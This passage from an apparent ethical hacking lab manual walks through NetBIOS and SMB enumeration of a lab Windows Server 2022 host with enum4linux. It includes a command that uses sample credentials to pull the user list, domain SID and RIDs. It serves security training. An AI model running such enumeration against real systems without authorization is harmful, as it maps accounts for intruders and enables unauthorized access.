
10. The tool enumerates the target system and displays the NetBIOS information under the **Nbtstat Information** section, as shown in the screenshot.




11. In the terminal window, type **enum4linux -u martin -p apple -U [Target IP Address]** (here, **10.10.1.22**) and hit **Enter** to run the tool with the "get userlist" option.


    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-U** retrieves the userlist.

    Note: In this case, **10.10.1.22** is the IP address of the **Windows Server 2022**.




12. Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier), as shown in the screenshots below.



